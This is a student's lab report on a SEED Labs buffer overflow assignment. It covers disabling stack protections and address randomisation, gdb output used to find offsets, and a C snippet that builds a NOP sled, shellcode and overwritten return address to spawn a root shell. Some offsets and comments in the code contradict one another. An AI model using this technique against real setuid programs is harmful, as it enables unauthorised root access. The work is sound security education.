
Adam Jarvis 2/21/2023

Project 2: Buffer Overflow Attack

For this project, I was tasked with completing a program that performs a buffer overflow attack. To do so, I used SEED's Ubuntu in a Virtual Machine during development and C to create the program itself.

To perform this exploit, I first used SEED's "stack.c" file to create a file vulnerable to buffer overflow attacks. To build the file, I used "gcc -g -DBUF_SIZE=100 -o stack -z execstack -fno-stack-protector stack.c" to disable the StackGuard and the non-executable stack protections. Next, I made the stack program a root-owned Set-UID program using "chown" and "chmod".



Next, I finalized SEED's exploit.c (more information below) to execute the attack. Exploit.c creates a buffer containing shellcode and NOP instructions, overwrites the return address of the buffer, and saves the buffer to a file called "badfile". When stack.c (the vulnerable program) is executed with "badfile" as its input, the return address of the program is overwritten with the address of the buffer. This executes the shellcode and spawns a shell with root access.


```
gdb-peda$ p buffer
$1 = "\000\240\373\267\b\260\004\bd\000\000\000x\354\377\277>3\347\267\b\260\004\b\
364\354\377\277d\000\000\000\301c\346\267\000\360\377\267l\202\004\b\235\206\004\b\
367h\346\267\b\260\004\b\364\354\377\277d\000\000\000\000\000\000\000\353\226\376\2
67\000\000\000\000\000\240\373\267@\331\377\267h\355\377\277\020\377\376\267\213h\3
46\267\000\000\000"
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xbfffec0c
gdb-peda$ p $ebp
$3 = (void *) 0xbfffec78
gdb-peda$ p/d 0xbfffec78 - 0xbfffec0c
$4 = 108
gdb-peda$ x/xw $ebp+4
0xbfffec7c:     0x080485c2
gdb-peda$ info frame
Stack level 0, frame at 0xbfffec80:
 eip = 0x8048521 in bof (stack.c:19); saved eip = 0x80485c2
 called by frame at 0xbfffed80
 source language c.
 Arglist at 0xbfffec78, args:
    str=0xbfffecf4 '\220' <repeats 75 times>, "\061\277\377\354\302/shh/bin\211\343
PS\211ᐟ͞Ⅵ̀"
 Locals at 0xbfffec78, Previous frame's sp is 0xbfffec80
 Saved registers:
  ebp at 0xbfffec78, eip at 0xbfffec7c
gdb-peda$
```

The above image shows me using gdb on “stack.c” with a breakpoint on bof(). After using “run” and hitting the breakpoint, I retrieve the “ebp”, “buffer”, and “return” address using the above commands. I also checked $ebp+4 to make sure this address stores the saved “eip” address found using the “info frame” commands.


Before doing this, I first used “sudo sysctl kernel.randomize_va_space=0” to disable address randomization. While I used gdb to retrieve the ebp and buffer addresses during initial development, I used print statements in my stack.c to get the actual values for my final exploit.c since I noticed addresses are different when using gdb. I use “printf("ebp: %p\n", __builtin_frame_address(0));” to get the ebp address and I use “printf("Buffer address: %p\n", buffer);” to get the buffer address. I found the ebp to be at 0xbfffebe8 and the buffer to start at 0xbfffeb78. The offset is 112. Below is a code snippet from the main function in exploit.c:

```c
char buffer[300];
FILE *badfile;

// Fill buffer with NOP instructions
memset(buffer, 0x90, sizeof(buffer));

// Copy shellcode to end of buffer
memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));
printf("Buffer contents:\n%s\n", buffer);
// Set the return address
unsigned int ret = 0xbfffebe8 + 158; // adjust this value based on the actual address

memcpy(buffer + 116, &ret, sizeof(ret)); // store at offset 112 in the buffer

/* Save the contents to the file "badfile" */
printf("Buffer contents:\n%s\n", buffer);
printf("Address of buffer: %p\n", buffer);
printf("Address of buffer+108: %p\n", buffer+120);
badfile = fopen("./badfile", "wb");
fwrite(buffer, sizeof(buffer), 1, badfile);
fclose(badfile);
```

To generate the contents of badfile, I first use the buffer size to create an array of characters called “buffer”. I fill “buffer” with NOP instructions using memset and copy the shellcode to the end of the buffer using sizeof(buffer) and sizeof(shellcode). I set the ebp to 0xbfffebe8 using the info from above. I also used the formula x = ebp – (112) + 300 – (shellcode size) to determine what I should add to the return address. In this case, x = 158 because the offset is 112. So, I added 158 to the ebp to get the return address. Next, I use “memcpy(buffer + 116, &ret, sizeof(ret));” to copy the return address to the correct location inside buffer. Since the return address is stored in ($ebp + 4), I use 112 + 4 = 116. Finally, I write the buffer to a new file called badfile and store it on the local disk. After building the vulnerable program, I use the following commands to run the exploit and stack and launch the shell:



On my first attempt (above), my shell spawned but unfortunately did not have root access. When I use the “whoami” command, the user was still “seed” and not “root”. To fix this, I tried running stack with sudo. While using sudo, the ebp and buffer addresses change slightly but luckily the offset is still the same. So, the only change I had to make was updating the ebp based on the print statement. After changing the ebp in exploit.c and rerunning stack.c with sudo:



The shell successfully spawns with root access. To verify, I went ahead and used the commands “whoami” and “id” to ensure I am at root level.

To summarize, this project included using starter code from SEED Labs to create exploit.c and stack.c programs. Stack.c is a program vulnerable to buffer overflow attacks, and exploit.c generates a file named ‘badfile’ that contains a buffer used to exploit the vulnerable program. To do this, I used the ebp and buffer addresses in stack.c using gdb and print statements and calculated the return address using the offset and the formula above. After plugging in these values into exploit.c, I finished adding the code to create the buffer and generate the badfile. I built stack.c with StackGuard and non-executable stack protections disabled and made the stack program a root-owned Set-UID program. Finally, after running “./exploit” to generate the badfile and running “sudo ./stack”, the shell successfully spawned at the root level.